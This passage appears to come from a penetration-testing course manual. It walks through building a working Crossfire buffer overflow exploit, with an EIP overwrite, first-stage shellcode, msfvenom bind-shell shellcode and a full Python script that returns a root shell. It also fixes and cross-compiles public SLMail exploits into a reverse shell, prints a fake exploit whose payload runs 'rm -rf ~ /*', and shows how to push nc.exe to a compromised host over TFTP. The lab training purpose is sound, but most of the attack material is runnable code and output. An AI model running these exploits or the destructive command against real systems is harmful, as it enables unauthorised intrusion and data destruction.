
```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```

This new buffer works as expected. Our 4 B's cleanly overwrite EIP.



8.4 - Finding Space for Our Shellcode

At the time of the crash, we once again check any registers that may help us easily reach our buffer. In this case, the EAX register seems to point to the beginning of our buffer, including the setup sound string.



The fact that EAX does not point directly into our buffer may impact our ability to simply jump to EAX, as we would be executing the opcode equivalent of the string “setup sound” before our shellcode, which would most probably mangle the execution path, and cause our exploit to fail. Or would it?

Further examination of the actual opcodes produced by the setup string shows the following instructions, generated by the “setup sound” string:

b7db:1a0e	73 65	jnb 0xb7db1a75
b7db:1a10	74 75	jz 0xb7db1a87
b7db:1a12	70 20	jo 0xb7db1a34
b7db:1a14	73 6f	jnb 0xb7db1a85
b7db:1a16	75 6e	jnz 0xb7db1a86
b7db:1a18	64 20 41 41	and byte ptr fs:[ecx+65], al
b7db:1a1c	41	inc ecx
b7db:1a1d	41	inc ecx
b7db:1a1e	41	inc ecx
b7db:1a1f	41	inc ecx

Figure 41 - Disassembly of the “setup sound” String

Interestingly, it seems that the opcode instructions **s** and **e** (the two first letters of the word “setup”) translate to a “conditional jump” instruction, which seems to jump to a nearby location in our user controlled buffer. The next two letters of the word setup, **t** and **u**, translate to a slightly different conditional jump. All these jumps seem to be leading into our user controlled buffer. A jump to EAX might actually work for us, in this case, with a bit of massaging. However, this is not an elegant solution. Let’s try harder.

8.5 - Improving Exploit Reliability

Continuing our analysis, it looks like the ESP register points toward the end of our C buffer, at the time of the crash, giving us only a few bytes of shellcode space to work with. Unlike the previous SLMail buffer overflow, increasing the buffer length of the

“setup sound” string causes the application to crash differently. However, all is not lost. We can still use the few bytes pointed at by the ESP register, during the crash, to create a first stage shellcode, which will align the EAX register to the beginning of the buffer of A’s, skipping over the string “setup sound”.

To do this, our first stage shellcode would need to add 12 bytes to the EAX register, and then jump to EAX. Let’s see what the opcode for this first stage shellcode would be.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > add eax,12
00000000  83C00C          add eax,byte +0xc
nasm > jmp eax
00000000  FFE0          jmp eax
nasm >
```

Fortunately for us, these two sets of instructions take up only 5 bytes of memory – \x83\xc0\x0c\xff\xe0.

8.6 - Discovering Bad Characters

The process of bad character discovery is very similar to the SLMail exercise. We will send the whole range of characters to our buffer and then monitor whether any of those characters get mangled, swapped, dropped, or changed, once they are in memory. The list of bad characters we discovered for the crossfire application is \x00\x0a\x0d\x20.

8.6.1 - Exercises

1. Update your POC so you have control of the EIP register.
2. Identify what characters you cannot use as part of your payload.

8.7 - Finding a Return Address


Now that we know that we want to reach the buffer pointed to by the ESP register, we need to find an instruction, such as JMP ESP, which will take us to the address pointed to by the ESP register. Evans Debugger has an easy opcode search feature, which makes this task easy.




We choose the first JMP ESP instruction we come across, and modify our exploit buffer to include this return address.

```
crash = "\x41" * 4368 + "\x97\x45\x13\x08" + "\x83\xC0\x0C\xFF\xE0\x90\x90"
```

Before sending this buffer to crossfire, we place a breakpoint on our return address, **0x08134597**, so that we can follow the execution flow, at the time of the crash. Once the payload is sent, our breakpoint is reached. The next instruction to be executed is a JMP ESP.



Pressing F8 will execute the JMP ESP instruction, which will lead us to the beginning of our first stage shellcode:



Once the EAX register is aligned by our first stage shellcode, a JMP EAX instruction brings us into a nice, clean buffer of A's:



8.8 - Getting a Shell

All that's left to do now is drop our shellcode at the beginning of our buffer of A's, where it will be reached by our conditional jump.

```
root@kali:~# msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b
"\x00\x0a\x0d\x20" -e x86/shikata_ga_nai
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 105 (iteration=0)
unsigned char buf[] =
"\xd9\xed\xd9\x74\x24\xf4\xbb\xf8\xbc\x4b\xfa\x5d\x31\xc9\xb1"
"\x14\x31\x5d\x19\x03\x5d\x19\x83\xc5\x04\x1a\x49\x7a\x21\x2d"
"\x51\x2e\x96\x82\xfc\xd3\x91\xc5\xb1\xb2\x6c\x85\xe9\x64\x3d"
"\xed\x0f\x99\xd0\xb1\x65\x89\x83\x19\xf3\x48\x49\xff\x5b\x46"
"\x0e\x76\x1a\x5c\xbc\x8c\x2d\x3a\x0f\x0c\x0e\x73\xe9\xc1\x11"
"\xe0\xaf\xb3\x2e\x5f\x9d\xc3\x18\x26\xe5\xab\xb5\xf7\x66\x43"
"\xa2\x28\xeb\xfa\x5c\xbe\x08\xac\xf3\x49\x2f\xfc\xff\x84\x30";
```

Here is our final exploit code for the crossfire vulnerability.

```
#!/usr/bin/python
import socket
host = "127.0.0.1"
```

```
shellcode = ("\\xd9\\xed\\xd9\\x74\\x24\\xf4\\xbb\\xf8\\xbc\\x4b\\xfa\\x5d\\x31\\xc9\\xb1"
"\x14\\x31\\x5d\\x19\\x03\\x5d\\x19\\x83\\xc5\\x04\\x1a\\x49\\x7a\\x21\\x2d"
"\x51\\x2e\\x96\\x82\\xfc\\xd3\\x91\\xc5\\xb1\\xb2\\x6c\\x85\\xe9\\x64\\x3d"
"\xed\\x0f\\x99\\xd0\\xb1\\x65\\x89\\x83\\x19\\xf3\\x48\\x49\\xff\\x5b\\x46"
"\x0e\\x76\\x1a\\x5c\\xbc\\x8c\\x2d\\x3a\\x0f\\x0c\\x0e\\x73\\xe9\\xc1\\x11"
"\xe0\\xaf\\xb3\\x2e\\x5f\\x9d\\xc3\\x18\\x26\\xe5\\xab\\xb5\\xf7\\x66\\x43"
"\xa2\\x28\\xeb\\xfa\\x5c\\xbe\\x08\\xac\\xf3\\x49\\x2f\\xfc\\xff\\x84\\x30")

ret="\x97\\x45\\x13\\x08"

crash=shellcode + "\\x41" * (4368-105) + ret + "\\x83\\xC0\\x0C\\xFF\\xE0\\x90\\x90"

buffer = "\\x11(setup sound " + crash + "\\x90\\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !
```

Running the exploit should produce a bind shell on port 4444:

```
root@kali:~# python crossfire.py
[*]Sending evil buffer...
#version 1023 1027 Crossfire Server

[*]Payload Sent !
root@kali:~# nc -v 127.0.0.1 4444
localhost [127.0.0.1] 4444 (?) open
id
uid=0(root) gid=0(root) groups=0(root)
```


8.8.1 - Exercise

1. Update your proof of concept and obtain a shell from Crossfire.

OS-40813 Rody Shahnazarian

9. - Working with Exploits

Now that we understand the mechanisms behind the buffer overflow class of vulnerabilities, we can proceed to inspect and use other people's exploits. There is an important problem with this. Quite often, malicious hackers release fake exploits into the wild, with the purpose of compromising, or otherwise harming, anyone running this code. For example, the following screenshot is of the first few lines of a **fake** SSH exploit, which was found on the Internet:



The screenshot shows a terminal window titled "root@kali: ~". The window contains a file named "fake-ssh-exploit.c". The code is a C program designed to exploit a specific vulnerability in OpenSSH. It includes comments about the exploit being for OpenSSH <= 5.3p1-1, the author being "the|one", and the release date being unreleased (private) in 2010. It also includes a note about responsibility and a warning to use it at one's own discretion. The code itself includes standard library headers like stdio.h, stdlib.h, string.h, stdarg.h, sys/types.h, sys/socket.h, netinet/in.h, arpa/inet.h, unistd.h, and netdb.h. It defines constants for VALID RANGE (0xb44ffe00) and build_frem (a macro for forming memory addresses). It also defines a jmpcode array containing assembly-like byte sequences. The terminal prompt "root@kali:~# " is visible at the bottom.

```
root@kali:~# head -31 fake-ssh-exploit.c
/* openssh-53p1-remote-root.c
 * OpenSSH <= 5.3p1-1 Remote Root Exploit by the|one
 * Email: root@chamillionaire.com
 * Release date: Unreleased (private) / 2010
 * Available Patch: No fix-patch has been issued or reported.
 *
 *
 * -----
 * Additional Notes:
 * -----
 * By using this software, you take any and/or all responsibility
 * for the damage(s) caused and will not bitch to me, the|one, about it.
 *
 * USE THIS SOFTWARE AT YOUR OWN DISCRETION! Later skiddies. :>
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>

#define VALID_RANGE 0xb44ffe00
#define build_frem(x,y,a,b,c) a##c##a##x##y##b

char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
root@kali:~#
```

Figure 42 - A Fake SSH "Exploit"

The exploit code prompts the user to run it as root, which is already suspicious:

```
if (geteuid()) {  
    puts("Root is required for raw sockets, etc.");  
    return 1;  
}
```

Further examination of the shellcode payload shows that the actual payload will execute some evil commands, such as:

```
rm -rf ~ /* 2> /dev/null &
```

Which would effectively wipe out your Kali machine. The shellcode then proceeds to connect to a public IRC server and announce your idiocy. So if the Internet is riddled with harmful exploits, where can we find reliable ones?

OS-40813 Rody Shahnazarian

9.1 - Searching for Exploits

There are several reliable sources for public exploit code, such as the **Exploit Database** and **SecurityFocus** vulnerability archives. The exploits on these sites usually undergo close examination, and are not published if deemed fake.

9.1.1 - Finding Exploits in Kali Linux

The Exploit Database is maintained by Offensive Security, and provides an offline copy of all the archived exploits it contains. This archive is present in Kali Linux, and has some useful search features. In the following example, exploits with a matching “slmail” string description are found:

```
root@kali:~# searchsploit slmail
      Description          Path
-----
SLMail 5.5 POP3 PASS Buffer Overflow Exploit      /windows/remote/638.py
SLMAIL 5.5 POP3 PASS - Remote Buffer Overflow      /windows/remote/643.c
SLMail 5.5 - Remote Buffer Overflow Exploit       /windows/remote/646.c
root@kali:~# locate /643.c
/usr/share/exploitdb/platforms/windows/remote/643.c
root@kali:~#
```

9.1.2 - Finding Exploits on the Web

The Exploit Database and SecurityFocus exploit archives are both trustworthy sources of exploits, which get updated on a daily basis. In addition, the Exploit Database occasionally matches exploits to vulnerable installations of software, for research purposes.



Home Exploits Shellcode Papers Google Hacking Database Submit Search

Offensive Security Exploit Database Archive

33613

The Exploit Database – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn [about the Exploit Database](#).

Exploits Archived

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.

Download the Exploit Database Archive

EXPLOIT DATABASE
CVE Compliant  cve.mitre.org

Remote Exploits



This exploit category includes exploits for remote services or applications, including client side exploits.

Date	D	A	V	Description	Platform	Author
2015-06-03	✓	-	✓	Seagate Central 2014.0410.0026-F Remote Root Exploit	hardware	Jeremy Brown
2015-06-04	✓	-	✓	JDownloader 2 Beta - Directory Traversal Vulnerability	multiple	PizzaHatHacker
2015-06-01	✓	-	✓	Realtek SDK Miniigd UPnP SOAP Command Execution	linux	metasploit
2015-06-01	✓	-	✓	Airties login-cgi Buffer Overflow	hardware	metasploit
2015-06-01	✓	-	✓	IBM Security AppScan Standard <= 9.0.2 - OLE Automation Array Remote Code Execution	windows	Naser Farhadi
2015-06-01	✓	-	✓	WebDrive 12.2 (Build # 4172) - Buffer OverFlow PoC	windows	metacom
2015-06-01	✓	-	✓	D-Link Devices HNAP SOAPAction-Header Command Execution	hardware	metasploit

Figure 43 - The Exploit Database Homepage

SecurityFocus exploit archives will often contain exploit code:

The screenshot shows a web browser window with the title "Oracle Java SE CVE-2012-1541 Remote Java Runtime Environment Vulnerability - Iceweasel". The address bar contains "www.securityfocus.com/bid/57697". The page itself is from SecurityFocus, featuring a yellow banner for Symantec Connect. Below the banner, the main content is titled "Oracle Java SE CVE-2012-1541 Remote Java Runtime Environment Vulnerability". A table provides detailed information about the vulnerability, including Bugtraq ID (57697), Class (Unknown), CVE (CVE-2012-1541), and various system configurations where it is vulnerable.

Bugtraq ID:	57697
Class:	Unknown
CVE:	CVE-2012-1541
Remote:	Yes
Local:	No
Published:	Feb 01 2013 12:00AM
Updated:	Apr 16 2013 10:29AM
Credit:	Oracle
Vulnerable:	Xerox FreeFlow Print Server (FFPS) 73.C0.41 Ubuntu Ubuntu Linux 12.04 LTS i386 Ubuntu Ubuntu Linux 12.04 LTS amd64 Ubuntu Ubuntu Linux 11.10 i386 Ubuntu Ubuntu Linux 11.10 amd64 Ubuntu Ubuntu Linux 10.04 sparc Ubuntu Ubuntu Linux 10.04 powerpc

Figure 44 - SecurityFocus Vulnerability Information

9.1.2.1 - Exercises

(Reporting is not required for these exercises)

1. Identify products that have a history of problems. Identify products that are typically hard to patch.
2. Look at the frequency of what sort of exploits are released. Can you identify which types of exploits are more common than others?
3. Understand the difference between a reported vulnerability and an exploit.

9.2 - Customizing and Fixing Exploits

Due to varying development environments, vulnerable software versions, and different software patches, it is understandable that many (if not most) of the public exploits found on the Internet will not work, straight out of the box. We'll find everything from wrong offsets, return addresses intended for different operating systems or patch levels, and bad code.

Adding to this mess, many exploits might be one shots, meaning that if the exploit is unsuccessful, the service will crash, and will not be available for further exploitation attempts until it is restarted, or until the machine is rebooted.

9.2.1 - Setting Up a Development Environment

For the reasons above, we will never run an exploit without first examining its code, and understanding its inner workings. Once we have done that, we will set up a small development environment which matches the operating system version and vulnerable software version, in order to test and improve existing exploits. Once we are fairly certain that our fixed exploit will work on the target machine, we can then proceed to launch it against our victim.

9.2.2 - Dealing with Various Exploit Code Languages

Exploit code can come in all forms. From Python, Perl and Ruby scripts, to C or C++. To further complicate things, languages such as C and C++ have different flavors between Linux/Unix and Windows, and this code is often not cross-compatible.

For example, in our previous search for additional SLMail exploits, in the *exploitdb* archive, we found several results. Let's take a closer look at two of them: **643.c** and **646.c**.

9.2.2.1 - Swapping out Shellcode

Most commonly, public exploits will have shellcode that will not suit our purposes. From shellcodes that pop up a calculator, to bind shells that might not suit our exploitation environment, to reverse shells with hardcoded IPs.

If the program is easily debuggable, such as SLMail, or if the vulnerability is not sensitive to varying buffer sizes, then swapping out the shellcode for the exploit is a relatively simple task. However, for more complex exploits, such as those that bypass DEP and ASLR, swapping out your shellcode might have negative effects on the exploit, due to changes in shellcode size, and resulting misalignment of various instructions in the exploit.

9.2.2.2 - exploitdb - 643.c

The first exploit we look at has the following C directives:

```
root@kali:~/slmail# head 643.c
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
```

These suggest that this exploit should be compiled in a Unix like environment, with a compiler such as *gcc*.

We peek at the exploit code, and notice several issues with the exploit that will prevent it working as it is. For one, the return address is not relevant to our target machine.

```
define retadd "\x9f\x45\x3a\x77" /*win2k server sp4 0x773a459f*/
```

Next, it looks like this exploit uses a hardcoded reverse shell shellcode. Even if the exploit code works, a shell will most probably be sent to an invalid IP, so we'll need to swap out the shellcode. In addition, some buffer offsets seem to be misaligned, which also needs to be fixed to get a working exploit.

Lastly, the exploit posted seems to have a hardcoded IP address for the victim machine:

```
xs = conn("192.168.224.144");
```

9.2.2.3 - *exploitdb - 646.c*

Looking at this exploit, we notice the following C directives:

```
root@kali:~/slmail# head 646.c
/*
SLMAIL REMOTE PASSWD BOF - Ivan Ivanovitc Иван-дурак
недействительный 31337 Team
*/
#include <string.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

These directives indicate this code should be compiled in a Windows environment. Fortunately, Kali Linux has a Windows cross compiler, which we can use for this task, called *mingw*. If not already present, we can install it in Kali Linux, using the following command:

```
root@kali:~# apt-get install mingw-w64
```

Once installed we can use the *mingw* cross compiler to compile this code into a Windows PE executable⁵⁰, and then run this executable on Kali Linux using **wine**. Before we do that, let's inspect the code.

A glance is enough to tell us this exploit will most definitely **not** work as-is. Once again, issues such as irrelevant return addresses and irrelevant shellcode hamper us. However, with a bit of debugging and massaging, we can get the exploit to work.

```
root@kali:~# cd slmail/
root@kali:~/slmail#
root@kali:~/slmail# i686-w64-mingw32-gcc 646-fixed.c -lws2_32 -o 646.exe
646-fixed.c: In function ‘exploit’:
646-fixed.c:54: warning: assignment from incompatible pointer type
root@kali:~/slmail# wine 646.exe 10.11.1.35

[$] SLMail Server POP3 PASSWD Buffer Overflow exploit
[$] by Mad Ivan [ void31337 team ] - http://exploit.void31337.ru

[+] Connecting to 10.11.1.35
[+] Connected to 10.11.1.35
[+] +OK POP3 server offsec-lab ready <00001.1476799@offsec-lab>
[+] Sending Username...
[+] +OK madivan welcome here
ready <00001.1476799@offsec-lab>
[+] Sending Evil buffer...
[*] Done! Connect to the host on port 4444...
```

⁵⁰ <https://forums.offensive-security.com/showthread.php?t=2206&p=8529>

Once the fixed exploit payload is sent, our new reverse shell payload gets executed, and we get a reverse shell back from the SLMail server.

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.5] from (UNKNOWN) [10.11.1.35] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>
```

Regardless of whether we get a shell from the compiled exploit, notice that we compiled Windows C code on a Linux machine, and then ran a Windows executable...on Linux!

9.2.3 - Exercises

1. Fix and compile **643.c** to exploit your SLMail installation
2. Fix and compile **646.c** under Linux using mingw

10. - File Transfers

The term *post exploitation* refers to the actions performed by an attacker, once some level of control has been gained on his target. This may include uploading files and tools to the target machine, elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, etc. However, one of the first steps we'll take is to upload files that will aid us in the post exploitation processes. This could include compiled exploit binaries, command line port scanners, backdoors, and password dumpers.

10.1 - A Word About Anti Virus Software

The post exploitation stage is where most penetration testers will meet one of their biggest adversaries – Anti Virus. In most corporate environments, antivirus software will be installed diligently on all computers. The main purpose of this software is to identify files on the file system which pose a threat to the machine, or network. The antivirus companies create databases of signatures for known malicious files. Once a file with a known signature is found, it is usually quarantined by the antivirus software, and rendered useless. Even worse, the incident containing information about the affected file may alert diligent administrators to our presence. Imagine the frustration of getting so far into an engagement where you have a remote shell on an internal machine...and its lost due to an antivirus application picking up one of your uploads. One of our favorite ways to avoid antivirus software is to use legitimate administrative tools during the post exploitation phase. We will address the issue of antivirus bypass, later in the course, once we have been introduced to the right tools.

10.2 - File Transfer Methods

Inevitably, one of the first steps to take after gaining a remote shell is to upload additional tools to the remote machine. This will aid in establishing, and expanding, our control of the machine, and network. The initial limitation we face, when trying to upload files on a freshly compromised machine, is that we are limited to only using tools that are available on the target. In Unix environments, we will often find tools such as *netcat*, *curl* or *wget* preinstalled with the operating system, which make downloading files from a remote machine simple. However, on Windows machines, the process is usually not as straight forward.

10.2.1 - The Non-Interactive Shell

Most netcat-like connections provide a non interactive shell. Let's look at the example, below.

Type the command **dir** into a command prompt on a Windows machine. This command is non-interactive, because once it is executed, it does not require more input from the user in order to complete. Now try the following experiment. Connect to a FTP server from the Windows command line, and attempt to log in.

```
C:\Users\offsec>ftp ftp.microsoft.com
Connected to ftp.microsoft.akadns.net.
220 Microsoft FTP Service
User (ftp.microsoft.akadns.net:(none)): test
331 Password required for test.
Password: test
530 User cannot log in.
Login failed.
ftp> bye
221 Thank you for using Microsoft products.
C:\Users\offsec>
```

Despite the fact that the login failed, notice that the **ftp.exe** client process exited only once we interacted with it, and gave the *bye* command. This is an interactive program that requires user intervention to complete.

The standard output from an interactive program is not redirected correctly to the shell, and you will often get timed out, or disconnected from the shell, if you try. Experiment for yourself. Try logging in to an FTP server, from a remote shell, and see what happens.

10.2.2 - Uploading Files

Depending on the underlying operating system you are working with, there may be several tools already present on the compromised machine that can help you upload your first files.

10.2.2.1 - Uploading Files With TFTP

TFTP is a UDP based file transfer protocol and is often restricted by corporate egress firewall rules. Windows operating systems up to Windows XP and 2003 contain a TFTP client, by default. In Windows 7, 2008, and above, this tool needs to be explicitly added, during installation. For these reasons, TFTP is not the ideal file transfer protocol in most situations. On the other hand, the big advantage of TFTP file transfers is that the **tftp** client can work non-interactively, making the file transfer easy, if the correct conditions exist. We first need to set up the TFTP server in Kali.

```
root@kali:~# mkdir /tftp
root@kali:~# atftpd --daemon --port 69 /tftp
root@kali:~# cp /usr/share/windows-binaries/nc.exe /tftp/
```


In this example we will serve the *nc.exe* file from our Kali box, to the Window 7 lab machine. We invoke the **tftp** client, on the Windows 7 box, with parameters similar to those below.

```
C:\Users\Offsec>tftp -i 10.11.0.5 get nc.exe
Transfer successful: 59392 bytes in 16 second(s), 3712 bytes/s
```

